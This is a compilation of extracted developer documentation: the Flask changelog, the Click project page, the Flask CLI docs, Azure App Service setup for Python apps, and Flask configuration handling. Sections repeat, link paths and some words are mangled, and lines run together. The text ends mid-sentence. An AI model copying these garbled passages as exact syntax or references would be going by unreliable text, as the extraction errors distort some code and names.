[after\\_request\(\)](#) handlers are now also invoked if the request dies with an exception and an error handling page kicks in.

Test client has not the ability to preserve the request context for a little longer. This can also be used to trigger custom requests that do not pop the request stack for testing.

v: 1.1.x

Because the Python standard library caches loggers, the name of the logger is configurable now to better support unittests.

Added TESTING switch that can activate unittesting helpers.

The logger switches to DEBUG mode now if debug is enabled.

Version 0.3.1

Released 2010-05-28

[Fixed a error reporting bug with flask.Config.from\\_envvar\(\)](#)

Removed some unused code from flask

Release does no longer include development leftover files (.git folder for themes, built documentation in zip and pdf file and some .pyc files)

Version 0.3

Released 2010-05-28, codename Schnaps

Added support for categories for flashed messages.

[The application now configures a logging.Handler and will log request handling exceptions](#)

to that logger when not in debug mode. This makes it possible to receive mails on server errors for example.

Added support for context binding that does not require the use of the with statement for playing in the console.

The request context is now available within the with statement making it possible to further push the request context or pop it.

Added support for configurations.

Version 0.2

Released 2010-05-12, codename J?germeister

Various bugfixes

Integrated JSON support

[Added `get\_template\_attribute\(\)` helper function.](#)

[`add\_url\_rule\(\)` can now also register a view function.](#)

Refactored internal request dispatching.

Server listens on 127.0.0.1 by default now to fix issues with chrome.

Added external URL support.

[Added support for `send\_file\(\)`](#)

Module support and internal request handling refactoring to better support pluggable

v: 1.1.x

applications.

Sessions can be set to be permanent now on a per-session basis.

Better error reporting on missing secret keys.

Added support for Google Appengine.

Version 0.1

Released 2010-04-16

First public preview release.

v: 1.1.x

Overview (/p/) • Click (/p(click/)) • Flask (/p(Flask/)) • ftdangerous (/p/ftdangerous/) • Jinja (/p/Jinja/) • MarkupSafe (/p/markupsafe/)) • Werkzeug (/p/werkzeug/)

## Click

Star 8,781

Click is a Python package for creating beautiful command line interfaces in a composable way with as little code as necessary. It's the "Command Line Interface Creation Kit". It's highly configurable but comes with sensible defaults out of the box.

It aims to make the process of writing command line tools quick and fun while also preventing any frustration caused by the inability to implement an intended CLI API.

Click in three points:

- Arbitrary nesting of commands
- Automatic help page generation
- Supports easy loading of subcommands at runtime

```
import click

@click.command()
@click.option("--count", default=1, help="Number of greetings")
@click.option("--name", prompt="Your name",
              help="The person to greet")
def hello(count, name):
    """Simple program that greets NAME for a total of COUNT times."""
    for _ in range(count):
        click.echo("Hello, %s!" % name)

if __name__ == '__main__':
    hello()
```

```
$ python hello.py --count=3
Your name: Click
Hello, Click!
Hello, Click!
Hello, Click!
```

GitHub /click (<https://github.com/pallets/click>)  
 Releases on PyPI (<https://pypi.python.org/pypi/click>)  
 Test status (<https://travis-ci.org/pallets/click>)  
 Documentation (<https://click.palletsprojects.com/>)

Latest Release

Version 7.0

---

(<https://github.com/pallets/>) (<https://twitter.com/PalletsTeam/>) (<https://github.com/pallets/website/tree/master/content/projects/click/contents..>)  
[License & Copyright](#) / [License](#) / [Contact](#) / [Contact](#) / Made with ❤ and Lektor (<https://www.getlektor.com/>) all around the world

[Overview \(/p/\)](#) · [Click \(/p\(click/\)\)](#) · [Flask \(/p/ ask/\)](#) · [ItsDangerous \(/p/itsdangerous/\)](#) · [Jinja \(/p/jinja/\)](#) · [MarkupSafe \(/p/markupsafe/\)](#) ·

## [Werkzeug \(/p/werkzeug/\)](#)

Click

### [Star 8,781](#)

Click is a Python package for creating beautiful command line interfaces in a composable way with as little code as necessary. It's the

"Command Line Interface Creation Kit". It's highly configurable but comes with sensible defaults out of the box.

It aims to make the process of writing command line tools quick and fun while also preventing any frustration caused by the inability to implement an intended CLI API.

Click in three points:

Arbitrary nesting of commands

Automatic help page generation

Supports lazy loading of subcommands at runtime **import click**

**@click. command()**

**@click. option("--count" , default=1, help="Number of greetings." )**

**@click. option("--name" , prompt="Your name" , help="The person to greet." )** **def hello(count, name):**

*"""Simple program that greets NAME for a total of COUNT times. """*

**for \_ in range(count):**

```
click.echo("Hello, %s!" % name) if __name__ == '__main__':
hello()
```

```
$ python hello.py --count=3
```

Your name: Click

Hello, Click!

Hello, Click!

Hello, Click!

[pallets\(click\)](https://github.com/pallets(click))

[Releases on PyPI](https://pypi.python.org/pypi(click))

[Test status](https://travis-ci.org/pallets(click))

[Documentation](https://click.palletsprojects.com/)

Latest Release

**Version:** 7.0

(<https://github.com/pallets/>)  (<https://twitter.com/PalletsTeam/>)

[\(\[https://github.com/pallets/website/tree/master/content/projects/click/\\\_contents.l\]\(https://github.com/pallets/website/tree/master/content/projects/click/\_contents.l\)\)](https://github.com/pallets/website/tree/master/content/projects/click/_contents.l)

[License & Copyright \(/license/\)](#) • [Contact \(/contact/\)](#) • Made with  and [Lektor](https://www.getlektor.com/) (<https://www.getlektor.com/>) all around the World

# Command Line Interface

Installing Flask installs the `flask` script, a [Click](#) command line interface, in your virtualenv. Executed from the terminal, this script gives access to built-in, extension, and application-defined commands. The `--help` option will give more information about any commands and options.

## Application Discovery

The `flask` command is installed by Flask, not your application; it must be told where to find your application in order to use it. The `FLASK_APP` environment variable is used to specify how to load the application.

Unix Bash (Linux, Mac, etc.):

```
$ export FLASK_APP=hello  
$ flask run
```

Windows CMD:

```
> set FLASK_APP=hello  
> flask run
```

Windows PowerShell:

```
> $env:FLASK_APP = "hello"  
> flask run
```

While `FLASK_APP` supports a variety of options for specifying your application, most use cases should be simple. Here are the typical values:

(nothing)

The file `wsgi.py` is imported, automatically detecting an app (`app`). This provides an easy way to create an app from a factory with extra arguments.

`FLASK_APP=hello`

The name is imported, automatically detecting an app (`app`) or factory (`create_app`).

---

`FLASK_APP` has three parts: an optional path that sets the current working directory, a Python file or dotted import path, and an optional variable name of the instance or factory.

## Command Line Interface

Installing Flask installs the flask [script](#), a Click command line interface, in your virtualenv. Executed from the terminal, this script gives access to built-in, extension, and application-defined commands. The --help option will give more information about any commands and options.

## Application Discovery

The flask command is installed by Flask, not your application; it must be told where to find your application in order to use it. The FLASK\_APP environment variable is used to specify how to load the application.

Unix Bash (Linux, Mac, etc.):

```
$ export FLASK_APP=hello  
$ flask run
```

Windows CMD:

```
> set FLASK_APP=hello  
> flask run
```

Windows PowerShell:

```
> $env:FLASK_APP = "hello"  
> flask run
```

While FLASK\_APP supports a variety of options for specifying your application, most use cases should be simple. Here are the typical values: (nothing)

The file `wsgi.py` is imported, automatically detecting an app (app). This provides an easy way to create an app from a factory with extra arguments.

`FLASK_APP=hello`

The name is imported, automatically detecting an app (app) or factory (`create_app`).

`FLASK_APP` has three parts: an optional path that sets the current working directory, a Python file or dotted import path, and an optional variable name of the instance or factory.

If the name is a factory, it can optionally be followed by arguments in parentheses. The following values demonstrate these parts:

`FLASK_APP=src/hello`

Sets the current working directory to `src` then imports `hello`.

`FLASK_APP=hello.web`

Imports the path `hello.web`.

`FLASK_APP=hello:app2`

Uses the `app2` Flask instance in `hello`.

`FLASK_APP="hello:create_app('dev')"`

The `create_app` factory in `hello` is called with the string '`dev`' as the argument.

If `FLASK_APP` is not set, the command will try to import "app" or "wsgi" (as a ".py" file, or package) and try to detect an application instance or factory.

Within the given import, the command looks for an application instance named `app` or `application`, then any application instance. If

no instance is found, the command looks for a factory function named `create_app` or `make_app` that returns an instance.

When calling an application factory, if the factory takes an argument named `script_info`, then the [ScriptInfo instance is passed as a keyword argument. If the ap-](#)

plication factory takes only one argument and no parentheses follow the factory name, the

[ScriptInfo](#) instance is passed as a positional argument. If parentheses follow the factory name, their contents are parsed as Python literals and passes as arguments to the function.

This means that strings must still be in quotes.

## Run the Development Server

The [run command will start the development server. It replaces the Flask.run\(\)](#) method in most cases.

```
$ flask run
```

```
* Serving Flask app "hello"
```

```
* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit) Warning:
```

Do not use this command to run your application in production. Only use the development server during development. The development server is provided for convenience, but is not

[designed to be particularly secure, stable, or efficient. See Deployment Options](#) for how to run in production.

## Open a Shell

To explore the data in your application, you can start an interactive Python shell with the

[\*\*shell\*\*](#) command. An application context will be active, and the app instance will be imported.

```
$ flask shell
```

```
Python 3.6.2 (default, Jul 20 2017, 03:52:27)
```

```
[GCC 7.1.1 20170630] on linux
```

```
App: example
```

```
Instance: /home/user/Projects/hello/instance
```

```
>>>
```

Use [\*\*shell\\_context\\_processor\(\)\*\*](#) to add other automatic imports.

## Environments

### *Changelog*

The environment in which the Flask app runs is set by the **FLASK\_ENV** environment variable. If not set it defaults to production. The other recognized environment is development. Flask and extensions may choose to enable behaviors based on the environment.

If the env is set to development, the flask command will enable debug mode and flask run will enable the interactive debugger and reloader.

```
$ FLASK_ENV=development flask run
```

```
* Serving Flask app "hello"
```

```
* Environment: development
```

```
* Debug mode: on
```

```
* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
* Restarting with inotify reloader
* Debugger is active!
* Debugger PIN: 223-456-919
```

## Watch Extra Files with the Reloader

When using development mode, the reloader will trigger whenever your Python code or imported modules change. The reloader can watch additional files with the --extra-

files option, or the `FLASK_RUN_EXTRA_FILES` environment variable. Multiple paths are separated with :, or ; on Windows.

```
$ flask run --extra-files file1:dirA/file2:dirB/
```

# or

```
$ export FLASK_RUN_EXTRA_FILES=file1:dirA/file2:dirB/
```

```
$ flask run
```

```
* Running on http://127.0.0.1:8000/
```

```
* Detected change in '/path/to/file1', reloading Debug Mode
```

Debug mode will be enabled when `FLASK_ENV` is `development`, as described above. If you want to control debug mode separately, use `FLASK_DEBUG`. The value 1 enables it, 0 disables it.

## Environment Variables From dotenv

Rather than setting `FLASK_APP` each time you open a new terminal, you can use Flask's dotenv support to set environment variables automatically.

If [python-dotenv is installed](#), running the flask command will set environment variables defined in the files .env and .flaskenv. This can be used to avoid having to set FLASK\_APP manually every time you open a new terminal, and to set configuration using environment variables similar to how some deployment services work.

Variables set on the command line are used over those set in .env, which are used over those set in .flaskenv. .flaskenv should be used for public variables, such as FLASK\_APP, while .env should not be committed to your repository so that it can set private variables.

Directories are scanned upwards from the directory you call flask from to locate the files.

The current working directory will be set to the location of the file, with the assumption that that is the top level project directory.

The files are only loaded by the flask [command or calling run\(\)](#). If you would like to load

[these files when running in production, you should call load\\_dotenv\(\) manually.](#)

## Setting Command Options

Click is configured to load default values for command options from environment variables. The variables use the pattern FLASK\_COMMAND\_OPTION. For example, to set the port

for the run command, instead of flask run --port 8000: \$ export FLASK\_RUN\_PORT=8000

```
$ flask run
```

\* Running on http://127.0.0.1:8000/

These can be added to the .flaskenv file just like FLASK\_APP to control default command options.

## Disable dotenv

The flask command will show a message if it detects dotenv files but python-dotenv is not installed.

```
$ flask run
```

\* Tip: There are .env files present. Do "pip install python-dotenv" to You can tell Flask not to load dotenv files even when python-dotenv is installed by setting the FLASK\_SKIP\_DOTENV environment variable. This can be useful if you want to load them manually, or if you're using a project runner that loads them already. Keep in mind that the environment variables must be set before the app loads or it won't configure as expected.

```
$ export FLASK_SKIP_DOTENV=1
```

```
$ flask run
```

## Environment Variables From virtualenv

If you do not want to install dotenv support, you can still set environment variables by adding them to the end of the virtualenv's activate script. Activating the virtualenv will set the variables.

Unix Bash, venv/bin/activate:

```
$ export FLASK_APP=hello
```

Windows CMD, venv\Scripts\activate.bat:

```
> set FLASK_APP=hello
```

It is preferred to use dotenv support over this, since .flaskenv can be committed to the repository so that it works automatically wherever the project is checked out.

## Custom Commands

The flask command is implemented using [Click](#). See that project's documentation for full information about writing commands.

This example adds the command `create-user` that takes the argument `name`.

```
import click

from flask import Flask

app = Flask(__name__)

@app.cli.command("create-user")
@click.argument("name")

def create_user(name):
    ...

$ flask create-user admin
```

This example adds the same command, but as `user create`, a command in a group. This is useful if you want to organize multiple related commands.

```
import click

from flask import Flask

from flask.cli import AppGroup

app = Flask(__name__)

user_cli = AppGroup('user')

@user_cli.command('create')
@click.argument('name')
```

```
def create_user(name):  
    ...  
  
    app.cli.add_command(user_cli)  
  
$ flask user create demo
```

See [Testing CLI Commands](#) for an overview of how to test your custom commands.

Registering Commands with Blueprints If your application uses blueprints, you can optionally register CLI commands directly onto them. When your blueprint is registered onto your application, the associated commands will be available to the flask command. By default, those commands will be nested in a group matching the name of the blueprint.

```
from flask import Blueprint  
  
bp = Blueprint('students' , __name__)  
  
@bp.cli.command('create' )  
  
@click.argument('name' )  
  
def create(name):  
  
    ...  
  
app.register_blueprint(bp)  
  
$ flask students create alice
```

You can alter the group name by specifying the `cli_group` parameter when creating the

[Blueprint object, or later with `app.register\_blueprint\(bp, cli\_group='...'\)`.](#)

The following are equivalent:

```
bp = Blueprint('students' , __name__, cli_group='other' )
```

# or

```
app.register_blueprint(bp, cli_group='other' ) $ flask other create  
alice
```

Specifying `cli_group=None` will remove the nesting and merge the commands directly to the application's level:

```
bp = Blueprint('students' , __name__, cli_group=None)
```

# or

```
app.register_blueprint(bp, cli_group=None) $ flask create alice
```

## Application Context

Commands added using the Flask app's [cli\\_command\(\) decorator will be executed with an](#)

application context pushed, so your command and extensions have access to the app and

[its configuration. If you create a command using the Click command\(\) decorator instead of](#)

the Flask decorator, you can use [`with\_appcontext\(\)`](#) to get the same behavior.

```
import click
```

```
from flask.cli import with_appcontext
```

```
@click.command()
```

```
@with_appcontext
```

```
def do_work():

...
app.cli.add_command(do_work)
```

If you're sure a command doesn't need the context, you can disable it:

```
@app.cli.command(with_appcontext=False) def do_work():

...
```

## Plugins

Flask will automatically load commands specified in the `flask.commands` [entry point](#).

This is useful for extensions that want to add commands when they are installed. Entry points are specified in setup.py

```
from setuptools import setup

setup(
    name='flask-my-extension',
    ...
    entry_points={
        'flask.commands': [
            'my-command=flask_my_extension.commands:cli'
        ],
    },
}
```

)

Inside flask\_my\_extension/commands.py you can then export a Click object: **import click**

```
@click.command()
```

```
def cli():
```

...

Once that package is installed in the same virtualenv as your Flask project, you can run flask my-command to invoke the command.

## Custom Scripts

When you are using the app factory pattern, it may be more convenient to define your own Click script. Instead of using FLASK\_APP and letting Flask load your application, you can create your own Click object and export it as a [console script entry point](#).

[Create an instance of FlaskGroup and pass it the factory:](#)

```
import click
```

```
from flask import Flask
```

```
from flask.cli import FlaskGroup def create_app():
```

```
app = Flask('wiki' )
```

```
# other setup
```

```
return app
```

```
@click.group(cls=FlaskGroup, create_app=create_app) def cli():
```

*"""Management script for the Wiki application."""*

Define the entry point in setup.py:

```
from setuptools import setup

setup(
    name='flask-my-extension',
    ...,
    entry_points={
        'console_scripts': [
            'wiki=wiki:cli'
        ],
    },
)
```

Install the application in the virtualenv in editable mode and the custom script is available.

Note that you don't need to set FLASK\_APP.



```
$ pip install -e .
```

```
$ wiki run
```

Errors in Custom Scripts:

When using a custom script, if you introduce an error in your module-level code, the reloader will fail because it can no longer

load the entry point.

The flask command, being separate from your code, does not have this issue and is recommended in most cases.

## PyCharm Integration

Prior to PyCharm 2018.1, the Flask CLI features weren't yet fully integrated into PyCharm.

We have to do a few tweaks to get them working smoothly. These instructions should be similar for any other IDE you might want to use.

In PyCharm, with your project open, click on *Run* from the menu bar and go to *Edit Configurations*. You'll be greeted by a screen similar to this: screenshot of pycharm's run configuration settings There's quite a few options to change, but once we've done it for one command, we can easily copy the entire configuration and make a single tweak to give us access to other commands, including any custom ones you may implement yourself.

Click the + ( *Add New Configuration*) button and select *Python*. Give the configuration a good descriptive name such as "Run Flask Server". For the flask run command, check

"Single instance only" since you can't run the server more than once at the same time.

Select *Module name* from the dropdown (**A**) then input flask.

The *Parameters* field (**B**) is set to the CLI command to execute (with any arguments). In this example we use run, which will run the development server.

[You can skip this next step if you're using Environment Variables From dotenv. We need to](#)

add an environment variable (**C**) to identify our application. Click on the browse button and add an entry with FLASK\_APP on the left and the Python import or file on the right (hello for example).

Next we need to set the working directory (**D**) to be the folder where our application resides.

If you have installed your project as a package in your virtualenv, you may untick the *PYTHONPATH* options (**E**). This will more accurately match how you deploy the app later.

Click *Apply* to save the configuration, or *OK* to save and close the window. Select the configuration in the main PyCharm window and click the play button next to it to run the server.

Now that we have a configuration which runs flask run from within PyCharm, we can copy that configuration and alter the *Script* argument to run a different CLI command, e.g.

flask shell.

# Configure a Linux Python app for Azure App Service

03/28/2019 • 7 minutes to read •

## In this article

- [Show Python version](#)
- [Set Python version](#)
- [Container characteristics](#)
- [Container startup process](#)
- [Customize startup command](#)
- [Access environment variables](#)
- [Detect HTTPS session](#)
- [Access diagnostic logs](#)
- [Open SSL session in browser](#)
- [Troubleshooting](#)
- [Next steps](#)

This article describes how [Azure App Service](#) runs Python apps, and how you can customize the behavior of App Service when needed. Python apps must be deployed with all the required [pip](#) modules.

The App Service deployment engine automatically activates a virtual environment and runs `pip install -r requirements.txt` for you when you deploy a [Git repository](#), or a [Zip package](#) with build processes switched on.

This guide provides key concepts and instructions for Python developers who use a built-in Linux container in App Service. If you've never used Azure App Service, you should follow the [Python quickstart](#) and [Python with PostgreSQL tutorial](#) first.

### Note

Linux is currently the recommended option for running Python apps in App Service. For information on the Windows option, see [Python on the Windows flavor of App Service](#).



## Configure a Linux Python app for Azure App Service

03/28/2019 • 7 minutes to read •

**In this article**

[Show Python version](#)

[Set Python version](#)

[Container characteristics](#)

[Container startup process](#)

[Customize startup command](#)

[Access environment variables](#)

[Detect HTTPS session](#)

[Access diagnostic logs](#)

[Open SSH session in browser](#)

[Troubleshooting](#)

[Next steps](#)

[This article describes how Azure App Service](#) runs Python apps, and how you can customize the behavior of App Service when needed. Python apps must be deployed with all the

[required pip modules.](#)

The App Service deployment engine automatically activates a virtual environment and runs pip install -r requirements.txt for you when you deploy a [Git repository](#), or a

[Zip package with build processes switched on.](#)

This guide provides key concepts and instructions for Python developers who use a built-in Linux container in App Service. If you've never used Azure App Service, you should follow

[the Python quickstart and Python with PostgreSQL tutorial first.](#)

**7 Note**

Linux is currently the recommended option for running Python apps in App Service.

[For information on the Windows option, see Python on the Windows flavor of App Service.](#)

## Show Python version

[To show the current Python version, run the following command in the Cloud Shell:](#)

Azure CLI

= Copy

( Try It

```
az webapp config show --resource-group <resource-group-name> --  
name <app-name> --query linuxFxVersion
```

[To show all supported Python versions, run the following command in the Cloud Shell:](#)

Azure CLI

= Copy

( Try It

```
az webapp list-runtimes --linux | grep PYTHON
```

You can run an unsupported version of Python by building your own container image instead. For more information, see [use a custom Docker image](#).

## Set Python version

[Run the following command in the Cloud Shell](#) to set the Python version to 3.7: Azure CLI

= Copy

( Try It

```
az webapp config set --resource-group <resource-group-name> --  
name <app-name> --linux-fx-version "PYTHON|3.7"
```

## Container characteristics

Python apps deployed to App Service on Linux run within a Docker container that's defined in the [App Service Python GitHub repository](#). You can find the image configurations inside the version-specific directories.

This container has the following characteristics:

Apps are run using the [Gunicorn WSGI HTTP Server](#), using the additional arguments -

-bind=0.0.0.0 --timeout 600 .

By default, the base image includes the Flask web framework, but the container supports other frameworks that are WSGI-compliant and compatible with Python 3.7,

such as Django.

[To install additional packages, such as Django, create a requirements.txt file in the](#)

root of your project using pip freeze > requirements.txt. Then, publish your project to App Service using Git deployment, which automatically runs pip install -r requirements.txt in the container to install your app's dependencies.

## Container startup process

During startup, the App Service on Linux container runs the following steps:

1. [Use a custom startup command](#), if provided.

2. [Check for the existence of a Django app, and launch Gunicorn for it if detected.](#)

3. [Check for the existence of a Flask app](#), and launch Gunicorn for it if detected.

4. If no other app is found, start a default app that's built into the container.

The following sections provide additional details for each option.

### Django app

For Django apps, App Service looks for a file named `wsgi.py` within your app code, and then runs Gunicorn using the following command:

bash

= Copy

```
# <module> is the path to the folder that contains wsgi.py
gunicorn --bind=0.0.0.0 --timeout 600 <module>.wsgi
```

[If you want more specific control over the startup command, use a custom startup](#)

[command and replace <module> with the name of the module that contains wsgi.py.](#)

### Flask app


For Flask, App Service looks for a file named `application.py` or `app.py` and starts Gunicorn as follows:

```
bash
```

```
= Copy
```

```
# If application.py
```

```
gunicorn --bind=0.0.0.0 --timeout 600 application:app
```



```
# If app.py
```

```
gunicorn --bind=0.0.0.0 --timeout 600 app:app
```

If your main app module is contained in a different file, use a different name for the app

[object, or you want to provide additional arguments to Gunicorn, use a custom startup command.](#)

## Default behavior

If the App Service doesn't find a custom command, a Django app, or a Flask app, then it runs a default read-only app, located in the opt/defaultsite folder. The default app appears as follows:

## Customize startup command

You can control the container's startup behavior by providing a custom Gunicorn startup

[command. To do this, running the following command in the Cloud Shell:](#)

Azure CLI

= Copy

( Try It

```
az webapp config set --resource-group <resource-group-name> --  
name <app-name> --startup-file "<custom-command>"
```

For example, if you have a Flask app whose main module is hello.py and the Flask app object in that file is named myapp, then <custom-command> is as follows: bash

= Copy

```
gunicorn --bind=0.0.0.0 --timeout 600 hello:myapp
```

If your main module is in a subfolder, such as website, specify that folder with the --

chdir argument:

bash

= Copy

```
gunicorn --bind=0.0.0.0 --timeout 600 --chdir website  
hello:myapp
```

You can also add any additional arguments for Gunicorn to <custom-command>, such as

```
--workers=4 . For more information, see Running Gunicorn \(docs.gunicorn.org\).
```

[To use a non-Gunicorn server, such as aiohttp, you can replace <custom-command>](#) with something like this:

bash

= Copy

```
python3.7 -m aiohttp.web -H localhost -P 8080  
package.module:init_func
```

## 7 Note

App Service ignores any errors that occur when processing a custom command file, then continues its startup process by looking for Django and Flask apps. If you don't see the behavior you expect, check that your startup file is deployed to App Service and that it doesn't contain any errors.

## Access environment variables

[In App Service, you can set app settings](#) outside of your app code. Then you can access

[them using the standard os.environ pattern. For example, to access an app setting called](#)

`WEBSITE_SITE_NAME` , use the following code:

Python

= Copy

```
os.environ['WEBSITE_SITE_NAME']
```

## Detect HTTPS session

In App Service, [SSL termination happens at the network load balancers, so all HTTPS](#)

requests reach your app as unencrypted HTTP requests. If your app logic needs to check if the user requests are encrypted or not, inspect the X-Forwarded-Proto header.

Python

= Copy

```
if 'X-Forwarded-Proto' in request.headers and  
request.headers['X-Forwarded-Proto'] == 'https':  
    # Do something when HTTPS is used
```

Popular web frameworks let you access the X-Forwarded-\* information in your standard app pattern. In [CodeIgniter, the is\\_https\(\)](#) checks the value of X\_FORWARDED\_PROTO by default.

## Access diagnostic logs

You can access the console logs generated from inside the container. First, turn on container logging by running the following command in the Cloud Shell: Azure CLI

= Copy

## ⟨ Try It

```
az webapp log config --name <app-name> --resource-group  
myResourceGroup --docker-container-logging filesystem
```

Once container logging is turned on, run the following command to see the log stream: Azure CLI

= Copy

## ⟨ Try It

```
az webapp log tail --name <app-name> --resource-group  
myResourceGroup
```

If you don't see console logs immediately, check again in 30 seconds.

## 7 Note

You can also inspect the log files from the browser at <https://<app-name>.scm.azurewebsites.net/api/logs/docker> .

To stop log streaming at any time, type Ctrl+C.

## Open SSH session in browser

To make open a direct SSH session with your container, your app should be running.

Paste the following URL into your browser and replace <app-name> with your app name:

= Copy

<https://<app-name>.scm.azurewebsites.net/webssh/host> If you're not yet authenticated, you're required to authenticate with your Azure subscription to connect. Once authenticated, you see an in-browser shell, where you can run commands inside your container.

```
root@9e933156516f:~# service --status-all
[ + ] apache2
[ - ] bootlogs
[ - ] bootmisc.sh
[ - ] checkfs.sh
[ - ] checkroot-bootclean.sh
[ - ] checkroot.sh
[ - ] hostname.sh
[ ? ] hwclock.sh
[ - ] killprocs
[ - ] netd
[ - ] mountall-bootclean.sh
[ - ] mountall.sh
[ - ] mountdevsubfs.sh
[ - ] mountkernfs.sh
[ - ] mountntfs bootclean.sh
[ - ] mountntfs.sh
[ - ] mysql
[ - ] procs
[ - ] re.local
[ - ] zmmologin
[ - ] sendsigs
[ + ] ssh
[ + ] udev
[ ? ] udev-finish
[ - ] umountfs
[ - ] umountntfs.sh
[ - ] unmountroot
[ - ] urandom
root@9e933156516f:~#
```

## 7 Note

Any changes you make outside the /home directory are stored in the container itself and don't persist beyond an app restart.

[To open a remote SSH session from your local machine, see Open SSH session from remote](#)

[shell.](#)

## Troubleshooting

**You see the default app after deploying your own app code.** The default app appears because you either haven't deployed your app code to App Service, or App Service failed to find your app code and ran the default app instead.

Restart the App Service, wait 15-20 seconds, and check the app again.

Be sure you're using App Service for Linux rather than a Windows-based instance.

From the Azure CLI, run the command `az webapp show --resource-group`

`<resource_group_name> --name <app_service_name> --query kind`, replacing `<resource_group_name>` and `<app_service_name>` accordingly.

You should see `app,linux` as output; otherwise, recreate the App Service and choose Linux.

Use SSH or the Kudu console to connect directly to the App Service and verify that your files exist under `site/wwwroot`. If your files don't exist, review your deployment process and redeploy the app.

If your files exist, then App Service wasn't able to identify your specific startup file.

Check that your app is structured as App Service expects for [Django](#) or [Flask](#), or use a

[custom startup command](#).

**You see the message "Service Unavailable" in the browser.** The browser has timed out waiting for a response from App Service, which indicates that App Service started the Gunicorn server, but the arguments that specify the app code are incorrect.

Refresh the browser, especially if you're using the lowest pricing tiers in your App Service Plan. The app may take longer to start up when using free tiers, for example, and becomes responsive after you refresh the browser.

Check that your app is structured as App Service expects for [Django](#) or [Flask](#), or use a

[custom startup command](#).

[Access the log stream.](#)

## **Next steps**

[Tutorial: Python app with PostgreSQL](#)

[Tutorial: Deploy from private container repository](#)

[App Service Linux FAQ](#)

**Is this page helpful?**

Yes  No

# Configuration Handling

Applications need some kind of configuration. There are different settings you might want to change depending on the application environment like toggling the debug mode, setting the secret key, and other such environment-specific things.

The way Flask is designed usually requires the configuration to be available when the application starts up. You can hard code the configuration in the code, which for many small applications is not actually that bad, but there are better ways.

Independent of how you load your config, there is a `config` object available which holds the loaded configuration values: The `config` attribute of the `Flask` object. This is the place where Flask itself puts certain configuration values and also where extensions can put their configuration values. But this is also where you can have your own configuration.

## Configuration Basics

The `config` is actually a subclass of a dictionary and can be modified just like any dictionary:

```
app = Flask(__name__)
app.config['TESTING'] = True
```

Certain configuration values are also forwarded to the `Flask` object so you can read and write them from there:

```
app.testing = True
```

To update multiple keys at once you can use the `dict.update()` method:

```
app.config.update(
    TESTING=True,
    SECRET_KEY=b'_5#y2L"F4Q8z\\n\xec]/'
)
```

## Environment and Debug Features

The `ENV` and `DEBUG` config values are special because they may behave inconsistently if changed after the app has begun setting up. In order to set the environment and debug mode reliably, Flask uses environment variables.

## Configuration Handling

Applications need some kind of configuration. There are different settings you might want to change depending on the application environment like toggling the debug mode, setting the secret key, and other such environment-specific things.

The way Flask is designed usually requires the configuration to be available when the application starts up. You can hard code the configuration in the code, which for many small applications is not actually that bad, but there are better ways.

Independent of how you load your config, there is a config object available which holds the

[loaded configuration values: The `config` attribute of the `Flask` object.](#)

This is the place where Flask itself puts certain configuration values and also where extensions can put their configuration values. But this is also where you can have your own configuration.

## Configuration Basics

The [`config` is actually a subclass of a dictionary and can be modified just like any](#)

dictionary:

```
app = Flask(__name__)
```

```
app.config['TESTING'] = True
```

[Certain configuration values are also forwarded to the `Flask` object so you can read and write them from there:](#)

```
app.testing = True
```

[To update multiple keys at once you can use the `dict.update\(\)` method:](#)

```
app.config.update(  
    TESTING=True,  
    SECRET_KEY=b'_5#y2L"F4Q8z\n\xec]/'  
)
```

## Environment and Debug Features

The [ENV and DEBUG](#) config values are special because they may behave inconsistently if changed after the app has begun setting up. In order to set the environment and debug mode reliably, Flask uses environment variables.

The environment is used to indicate to Flask, extensions, and other programs, like Sentry, what context Flask is running in. It is controlled with the **FLASK\_ENV** environment variable and defaults to production.

Setting **FLASK\_ENV** to development will enable debug mode. flask run will use the interactive debugger and reloader by default in debug mode. To control this separately from the environment, use the **FLASK\_DEBUG** flag.

### *Changelog*

To switch Flask to the development environment and enable debug mode, set **FLASK\_ENV**: \$ export FLASK\_ENV=development

\$ flask run

(On Windows, use set instead of export.)

Using the environment variables as described above is recommended. While it is possible

[to set ENV and DEBUG in your config or code, this is strongly discouraged. They can't be](#)

